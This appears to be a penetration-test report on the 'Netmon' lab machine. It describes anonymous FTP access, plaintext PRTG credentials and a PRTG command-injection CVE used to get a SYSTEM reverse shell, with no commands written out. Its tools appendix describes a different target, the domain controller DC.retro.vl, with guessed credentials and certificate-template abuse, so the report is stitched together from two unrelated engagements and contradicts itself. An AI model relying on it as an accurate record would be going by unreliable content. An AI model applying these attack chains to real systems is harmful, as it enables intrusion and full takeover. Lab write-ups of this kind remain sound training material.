Think of a company’s digital setup like a secure office building, with locked doors and private rooms keeping important files safe, only letting in staff with the right keycards. During our test on the "Netmon" machine, we found weak spots that let an outsider sneak in, roam freely, and take over everything.

Here’s what we discovered:

- **Unlocked File Room with Easy Clues:** A public file area, open to anyone, had a note with a simple login code all staff shared. Guessing that code unlocked more private files, like finding a sticky note with a locker code in an open drawer.
- **Fake Boss Key from a Flawed Tool:** A system meant for checking networks was tricked into giving a fake keycard that acted like the manager’s, letting us control the whole building as if anyone could copy the master key.

These gaps are like leaving a back door unlocked or letting a newbie make extra keys. If a bad actor got in, they could grab customer info, shut down work, or lock everyone out while asking for money to get back in. Picture a thief taking bank details, leading to legal trouble, lost trust, and huge costs. Fixing these issues now keeps your digital office safe, protects your data, and keeps business running smoothly.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Unsecured Anonymous FTP Access**
   - **Issue:** The FTP service on port 21 allowed anonymous login, exposing the file system, including the user flag in `C:/Users/Public/Desktop`, due to a lack of authentication controls.

- **Risk:** Enabled unauthenticated access to sensitive files, providing an initial foothold and facilitating further exploitation.

2. **Exposed PRTG Credentials in Configuration File**
   - **Issue:** Credentials for `prtgadmin` were stored in plaintext in `C:/ProgramData/Paessler/PRTG Network Monitor/PRTG Configuration.old.bak`, with the password changed from `<REDACTED>2018` to `<REDACTED>2019` for access.
   - **Risk:** Allowed unauthorized access to the PRTG interface, serving as a stepping stone for system compromise.
3. **Authenticated Command Injection in PRTG**
   - **Issue:** PRTG Network Monitor version 18.1.37.13946 on the Windows Server 2008 R2 - 2012 system is vulnerable to CVE-2018-9276, an authenticated command injection flaw in the Demo PowerShell notification script, enabling arbitrary command execution.
   - **Risk:** Permitted authenticated users to gain a reverse shell as `nt authority\system`, leading to full system control.

These vulnerabilities demonstrate how unsecured file access, exposed credentials, and unpatched application flaws can enable attackers to escalate from unauthenticated access to complete system dominance. Mitigation requires securing file services, protecting credentials, applying patches, and enhancing monitoring to prevent unauthorized access and escalation.

Appendix: Tools Used

- **Nmap**
  - **Description**: A network scanning tool utilized for initial reconnaissance and port enumeration. It identified critical services such as DNS (port 53), Kerberos (port 88), LDAP (ports 389, 3268), SMB (ports 139, 445), and RDP (port 3389) on the target domain controller (`DC.retro.vl`), confirming a Windows Server 2022 environment.
- **NetExec (nxc)**
  - **Description**: A network exploitation tool used for SMB enumeration and credential validation. It facilitated the discovery of accessible shares (`Trainees`, `Notes`) using the `Guest` account, validated the guessed credentials `trainee:trainee` and `BANKING$:banking`, and enumerated user accounts within the `retro.vl` domain.
- **Impacket Suite**
  - **Description**: A collection of Python tools for interacting with network protocols. The `getTGT` module generated Kerberos tickets for the `BANKING$` account, `changepasswd` updated the `BANKING$` password to `<REDACTED>`, and `lookupsid` enumerated the Administrator's SID (`S-1-5-21-2983547755-698260136-4283918172-500`) for certificate requests.
- **Certipy**

    - **Description**: A tool for enumerating and exploiting Active Directory certificate services. It identified the vulnerable `Vuln-ESC1` template in the `retro-DC-CA` certificate authority, enabling the issuance of a certificate for `administrator@retro.vl` and authentication to obtain the Administrator's NTLM hash.
- **Evil-WinRM**
    - **Description**: A remote shell tool used for authenticated interactions with Windows servers over WinRM. It leveraged the Administrator's NTLM hash (`<REDACTED>`) to establish a session on the domain controller, confirming full administrative access with the `whoami` command.

These tools were critical throughout the assessment, from reconnaissance to exploitation, enabling comprehensive enumeration of the Active Directory environment, identification of weak credentials, and exploitation of certificate authority misconfigurations to achieve domain compromise.